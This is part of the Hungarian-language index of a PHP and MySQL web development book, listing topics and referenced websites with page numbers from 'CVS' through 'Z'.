 CVS (Concurrent Versions System) 374
 több programozó 374
 verziókötés (kód) 374
 CVS (Concurrent Versions System) 374
 tároló 374
 több programozó 374
 vessző (műveleti jel) 27
 vezérlési szerkezetek 31, 38
 ciklusok 35
 declare 38
 feltételes utasítások 31
 kiugrás ~ból 37
 tárolt eljárások 214
 visszaadás
 értékek 103
 visszagörgetett tranzakciók 211
 visszakötés (függvények) 133
 visszatérés
 függvényekből 103
 visszatérési
 értékek 63

- visszatérítési szabályzat 225
vörös, zöld és kék (RGB) 334
- W**
- W3C weboldal 564
 - Warm Mail alkalmazás (e-mail kliens)
 - fájlok 453
 - felület 452
 - IMAP függvénykönyvtár 451
 - megoldás áttekintése 452
 - megoldások
 - komponensek 451
 - WBMP (Wireless Bitmap) 332
 - Webalizer weboldal 223
 - WeberDev.com weboldal 633
 - webes adatbázisok 144
 - architektúrája 181
 - lekérdezése 184
 - adatbázisok kiválasztása 185
 - adatok hozzáadása 187
 - beviteli adatok 184
 - előfordított utasítások 189
 - eredmények visszakeresése 186
 - kapcsolat beállítása 185
 - kapcsolat bontása adatbázisokkal 187
 - mysqli_query() függvény 185
 - tervezése 144
 - valós világbeli objektumok modellezése 144
 - webes alkalmazások projektjei
 - dokumentáció 375
 - fejlesztkörnyezet 375
 - kezelhető kód írása 371
 - darabokra bontás 373
 - elnevezési szokások 371
 - függvénykönyvtárak 374
 - könyvtárstruktúrák 373
 - megjegyzések használata 372
 - programozási szabályok 371
 - tagolása 373
 - kód tesztelése 377
 - kód többszöri felhasználása 370
 - logika 376
 - megvalósítása 370
 - működési logika 376
 - prototípusok 375
 - szoftverfejlesztés 369
 - tervezése 370
 - verziókövetés 374
 - webes böngészők
 - biztonságos tranzakciók 278
 - hitelesítés 237
 - webes fejlesztés 635
 - webes források 633, 634
 - Apache 634
 - MySQL és SQL 634
 - PHP 633
 - webfejlesztés 635
 - webes fórum 517
 - csoportos osztály 518
 - fájlok 519
- fastruktúra 518
megoldás alkotóelemei 517
megoldás áttekintése 518
WebMonkey.com weboldal 634
weboldalak
 - Adobe Acrobat 543
 - Adobe, FDF 551
 - AMANDA (Advanced Maryland Automated Network Disk Archiver) 242
 - Analog 223
 - ANSI-szabvány 179
 - Apache 622
 - Apache Software 634
 - Apache Today 635
 - Apache Week 634
 - Base Library 634
 - BUGTRAQ archívumok 297
 - CGI-specifikáció 306
 - Codewalkers 634
 - CVS (Concurrent Versions System) 374, 378
 - Devshed 348, 633
 - EPA 243
 - Evil Walrus 634
 - Extreme Programming 378
 - FDF 551
 - Fedex 226
 - FishCartSQL 450
 - FPDF függvénykönyvtár 543
 - GD dokumentáció 348
 - GNU Privacy Guard 283
 - hitelesítés 270
 - hitelesítés dokumentációja 276
 - HotScripts.com 634
 - IMAP c kliens 622
 - JPEG (Joint Photographic Experts Group) 332
 - JPEG könyvtár 622
 - MySQL 149, 208, 622
 - dátum- és időfüggvények 329
 - online kézikönyv 164
 - Netscape
 - SSL 3.0 specifikáció 289
 - sütik (cookie-k) specifikációja 350
 - New York Times 265
 - OpenSSL 622
 - PEAR (PHP Extension and Application Repository) 633
 - PECL 633
 - Philip and Alex's Guide to Web Publishing 635
 - PHP 370, 622
 - Application Tools 634
 - Center 634
 - Classes Repository 634
 - Club 634
 - Developer 634
 - Developer's Network Unified Forums 634
 - Homepage 634
 - Kitchen 634
 - Magazine 633
 - naptárfüggvények 329
 - Resource 633
 - Resource Index 634
 - php|architect 633
 - phpaudoc 375
 - PHPBuilder.com 633
 - PHPCommunity 633
 - phpdoc 375
 - PHPIndex.com 634
 - PHPMyAdmin.Net 633
 - PHPWizard.net 633
 - PNG könyvtár 622
 - PNG (Portable Network Graphics) 332
 - Postnuke 634
 - PX-PHP Code Exchange 633
 - RFC Editor 319, 320
 - sablonok 91
 - SearchDatabase.com 634
 - Slashdot 265, 517
 - SourceForge 375, 634
 - SQL Course 634
 - Stronghold 241
 - Summary 223
 - szolgáltatások hozzáadása 308
 - természetes rendezés 81
 - Thawte 236, 240
 - TIFF könyvtár 622
 - Tripwire 234
 - UPS 226
 - VeriSign 236, 240
 - W3C 564
 - Webalizer 223
 - WeberDev.com 633
 - WebMonkey.com 634
 - Zend 348
 - Zend.Com 633
 - zlib könyvtár 622
 - Web Services. Lásd még SOAP felületek (Amazon) 567
 - webszerverek
 - Apache. Lásd Apache webszerver hitelesítése 238
 - biztonságos tárolás 282
 - biztonságos webszerverek 240
 - fájlfeltöltés 295
 - Microsoft IIS konfigurálása 258
 - parancsok 304
 - webes adatbázis architektúrája 147
 - WHERE mellékág 168
 - összehasonlító műveleti jelek 168
 - while ciklusok 36
 - Windows
 - Apache 629
 - MySQL 628
 - PHP 630
 - Apache-konfigurációk 631
 - tesztelés 631
 - támogatás 5, 628
 - Wireless Bitmap (WBMP) 332
 - w megnyitási mód 41
 - w+ megnyitási mód 41

X

XHTML (Extensible Hypertext Markup Language) 601
x megnyitási mód 41
x+ megnyitási mód 41
XML (Extensible Markup Language) 563, 602
címkek (záró és nyitó) 565
DTD (Document Type Definition) 565
értelemezése (Amazon) 568

gyökérelemek 566
meghatározása 564
névterek 566
példa 564
SGML (Standard Generalized Markup Language) 564
stílusok 14
XMLHTTPRequest objektum 603
XSLT (XSL Transformations) 602
XSS (Cross Site Scripting) támadások 247

Z

záró címkek (XML) 565
Zend
 weboldal 88
Zend motorok
 fejlesztései PHP 5.3-ban 5
 Optimizers 377
 weboldala 633
zlib könyvtár weboldala 622